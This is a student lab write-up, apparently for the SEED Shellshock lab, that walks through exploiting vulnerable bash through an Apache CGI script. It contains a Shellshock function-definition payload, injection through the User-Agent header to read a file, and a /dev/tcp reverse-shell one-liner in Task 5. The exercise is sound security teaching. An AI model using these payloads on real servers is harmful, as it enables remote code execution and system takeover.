

Task 1: Experimenting with Bash Function:



Steps:


- We are trying to demonstrate the vulnerability in the unpatched shellshock_bash
- First, we mark a function foo to be exported to a child process from the current running shell
- The unpatched shell was vulnerable because it use to execute commands while parsing functions marked to be exported as it relied on a general function to check the functions.
- We take advantage of this vulnerability by first declaring the function foo, marking it to be exported and then running the unpatched shellshock_bash.
- It is clear that the flawed parsing logic can be taken advantage of !
- On the other hand running the same sequence of commands on the patched version does not return the same result.



root@VM: /home/seed
En
7:15 PM
[09/27/19]seed@VM:~/ShellShock$ foo='() { echo "test";
}; echo "vulnerable!";'
[09/27/19]seed@VM:~/ShellShock$ export foo
[09/27/19]seed@VM:~/ShellShock$ cd /bin
[09/27/19]seed@VM:/bin$ bash
[09/27/19]seed@VM:/bin$ bash_shellshock
vulnerable!
[09/27/19]seed@VM:/bin$ bash
[09/27/19]seed@VM:/bin$

Task 2: Setting up the CGI program:

In this task we setup a simple common gateway interface which is medium through which web servers run executable programs that dynamically generate web pages.

- First, we write a simple cgi program that echos “Hello World”
- We then move this to the /usr/lib/cgi-bin which is the default directory for webservers to search for cgis.
- After moving this we make sure it is executable.
- Next we open the browser, which displays the correct output as expected from the cgi




12:33 AM
File Edit View History Bookmarks Tools Help
localhost/cgi-bin/myprog.c
localhost/cgi-bin/myprog.cgi
Most Visited
SEED Labs
Sites for Labs
Hello World

Task 3: Passing Data to Bash via Environment Variable


- To perform the shellshock attack we must meet two conditions:
  1. We must run the shell (already demonstrated)
  2. We must run a child process and export a environment variable to trigger the flawed logic.


Now, we will demonstrate the second condition

We will print out all the environment variables that are passed when a cgi is executed.

We write a simple script that does this and prints out all the environment variables of a process.


Strings /proc/$$/environ replaces $$ with bash and prints out all the environment variables with id ID of the current process.





Both curl and the browser show a variable HTTP_USER_AGENT that is passed depending upon the request. Apache forks a new process and passes this environment variable to the forked process.

We can now manipulate this variable to pass our malicious code execution using shellshock



We passed the HTTP_USER_AGENT as our own predefined environment variable which is passed to the process forked by apache.

Task 4: Launching the Shellshock Attack

We first create a file called sensitive.txt in the server that is file whose contents will be printed using the cat command in the shell shock attack.

We apply the knowledge gathered from the previous tasks and define a function to be passed as the environment variable to be exported to the process forked by apache server.

Since the contents of the file sensitive.txt were plain text we have to mention that to let the apache server know the kind of information to return.

We then pass our malicious code to be executed after the function definition.


This prints out the contents of the file and we have successfully launched the shellshock attack.

Task 5: Getting a Reverse Shell via Shellshock Attack

From the above task we can see that we have successfully launched a shellshock attack but to gain complete control we need something interactive to gain information back and forth. We use the reverse shell for this purpose which runs on the server but takes and sends information remotely.

A common program that does this is netcat that becomes a TCP server that listens for a connection on a specified port using the -l command

The port number we use is 9090.



Now we run a bash command that sets up the reverse shell as follows:

/bin/bash -i> /dev/tcp/127.0.0.1/9090<&1 2>&1


-I stands forn an interactive bash

> /dev/tcp/127.0.0.1/9090 redirects the stdout to this port over TCP.

0<&1 this says that the shell will get its input from the TCP port connection


2>&1 says to redirect the std::err to the std::out that is the TCP port.

